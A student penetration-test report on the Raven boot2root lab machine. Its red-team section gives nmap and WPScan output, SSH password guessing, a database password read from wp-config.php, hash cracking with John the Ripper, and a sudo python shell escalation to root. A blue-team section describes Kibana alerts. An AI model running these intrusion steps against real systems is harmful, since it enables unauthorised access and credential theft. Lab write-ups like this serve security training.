Abdullah Lababidi - Raven Project

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

root@Kali~# nmap 192.168.110, this command performs a network scan on the target machine to discover open ports and services.

```
root@Kali:~/Desktop# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-06 11:03 PST
Nmap scan report for 192.168.1.110
Host is up (0.00088s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

root@Kali~# nmap 192.168.110 -O, this command provides that the OS of the target is a Linux machine.

```
root@Kali:~/Desktop# nmap 192.168.1.110 -O
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-06 11:15 PST
Nmap scan report for 192.168.1.110
Host is up (0.00059s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

This scan identifies the services below as potential points of entry:

- Target 1
    - TCP port 22 - SSH
    - TCP port 80 - HTTP
    - TCP port 111 - RPCBIND
    - TCP port 139 and 445 - NETBIOS-SSN

The following vulnerabilities were identified on each target:

- Target 1
    - OpenSSH 6.7p1 Debian - CVE-2016-0777 - Medium
    - Apache httpd 2.4.10 - CVE-2014-8109 - N/A
    - 2-4 (RPC #100000) - CVE-2020-28035 - Critical
    - Samba smbd - CVE-2019-14907 - Medium

```
root@Kali:~/Desktop# nmap 192.168.1.110 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-06 11:05 PST
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
root@Kali:~/Desktop#
```

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}

Steps taken:

- Performed Webpress scan to enumerate users
- root@Kali~# wpscan –-url http://192.168.1.110/wordpress -eu

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (5 / 10) 50.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (6 / 10) 60.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- Exploited Michael's account via Open SSH port by guessing weak password.
- root@Kali~# ssh michael@192.168.1.110

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Mar 15 04:33:51 2021 from 192.168.1.90
michael@target1:~$
```

- Used grep command to search for flag inside website root directory.
- michael@target1:/var/www/html$ grep -i “flag” *

```
michael@target1:/var/www/html$ grep -i "flag" *
grep: css: Is a directory
elements.html:                                                          <div
 <img src="img/elements/f1.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f2.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f3.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f4.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f5.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f6.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f7.jpg" alt="flag">Canada</div>
elements.html:                                                          <div
 <img src="img/elements/f8.jpg" alt="flag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$
```

Flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Steps taken:

- Exploited Michael's account via Open SSH port by guessing weak password
- Searched for flag via locate command

```
michael@target1:~$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:~$
```

Flag3.txt: flag3{afc01ab56b50591e7dccf93122770cd2}

Steps taken:

- Find MySQL database password in database configuration files
- michael@target1:~$ cat /var/www/html/wordpress/wp-config.php

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- Use credentials to perform database dump and search for flag
- michael@target1:~# mysqldump -pR@v3nSecurity wordpress --extended=FALSE | grep flag3

```
root@target1:~# mysqldump -pR@v3nSecurity wordpress --extended=FALSE | grep  fl
ag3
Warning: Using unique option prefix extended instead of extended-insert is depr
ecated and will be removed in a future release. Please use the full name instea
d.
root@target1:~# mysqldump -pR@v3nSecurity wordpress --extended=FALSE | grep fla
g3
Warning: Using unique option prefix extended instead of extended-insert is depr
ecated and will be removed in a future release. Please use the full name instea
d.
INSERT INTO `wp_posts` VALUES (4,1,'2018-08-13 01:48:31','0000-00-00 00:00:00',
'flag3{afc01ab56b50591e7dccf93122770cd2}','flag3','','draft','open','open','','
','','','2018-08-13 01:48:31','2018-08-13 01:48:31','',0,'http://raven.local/wo
rdpress/?p=4',0,'post','',0);
INSERT INTO `wp_posts` VALUES (7,2,'2018-08-13 01:48:31','2018-08-13 01:48:31',
'flag3{afc01ab56b50591e7dccf93122770cd2}','flag3','','inherit','closed','closed
','','4-revision-v1','','','2018-08-13 01:48:31','2018-08-13 01:48:31','',4,'ht
tp://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/',0,'revision','
',0);
root@target1:~#
```

Flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}

Steps taken:

- Goal is to gain access to another user to exploit privilege escalation and gain root access.
- Find hash value for the second user. Access Wordpress database and wp_users table to find the hash values.

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name  |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
```

- Collect the hashes into a file names wp_hashes.
- Use John the ripper to crack the users' hashes.
- root@Kali~# john --wordlist=/usr/share/wordlists/rockyou.txt ~/wp_hashes.txt

```
root@Kali:~/Desktop# cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wp_ha
shes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Remaining 1 password hash
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:11 2.52% (ETA: 11:37:33) 0g/s 37982p/s 37982c/s 37982C/s former.
.firered1
Session aborted
root@Kali:~/Desktop# john -show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
root@Kali:~/Desktop#
```

- Gain access to Steven's account using cracked password.

```
root@Kali:~/Desktop# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar  7 07:46:28 2021 from 192.168.1.90
$
$
```


- Escalate to root via Python exploit.
- $ sudo python -c 'import pty;pty.spawn("/bin/bash");'
- Locate flag in root directory.

```
Last login: Sun Mar  7 07:46:28 2021 from 192.168.1.90
$
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ - __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Blue Team: Summary of Operations

Table of Contents

Network Topology



The following machines were identified on the network:

- Azure Virtual Machine
  - **Operating System**: Windows
  - **Purpose**: HOST
  - **IP Address**: 192.168.1.1
- ELK Virtual Machine
  - **Operating System**:Ubuntu
  - **Purpose**: Kibana dashboard to monitor network and set up alerts.

    - **IP Address**: 192.168.1.100
- Kali Virtual Machine
    - **Operating System**: Kali Linux
    - **Purpose**: Machine used for Pen testing
    - **IP Address**: 192.168.1.90
- Target 1 Virtual Machine
    - **Operating System**: Debian
    - **Purpose**: Target machine
    - **IP Address**: 192.168.1.110
- Capstone Virtual Machine
    - **Operating System**: Ubuntu
    - **Purpose**: Test alerts
    - **IP Address**: 192.168.1.105


Description of Target

The target of this attack was: IP address 192.168.1.110

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

Monitoring the Target


Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:



Excessive HTTP Errors

Alert is implemented as follows:


- **Metric**: http.response.status_code - using packetbeat
- **Threshold**: Above 400 for last 5 minutes
- **Vulnerability Mitigated**: Monitor unauthorized access to site
- **Reliability**: High reliability



HTTP Request Size Monitor

Alert is implemented as follows:


- **Metric**: http.request.bytes - using packetbeat
- **Threshold**: All documents above 3500 for the last minute
- **Vulnerability Mitigated**: Suspicious file transfer
- **Reliability**: Possible false positives when non malicious files and uploaded/downloaded. Mid level reliability.



CPU Usage Monitor

Alert is implemented as follows:

- **Metric**: system.process.cpu.total.pct - using metricbeat
- **Threshold**: All documents above 50% for the last 5 minutes
- **Vulnerability Mitigated**: DDOS attack / system overload
- **Reliability**: Possible False positives if system is running application requiring high CPU usage. Mid level reliability.



Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- Vulnerability 1 - OpenSSH
  - **Patch**: sudo apt-get update and sudo apt-get install openssh-server
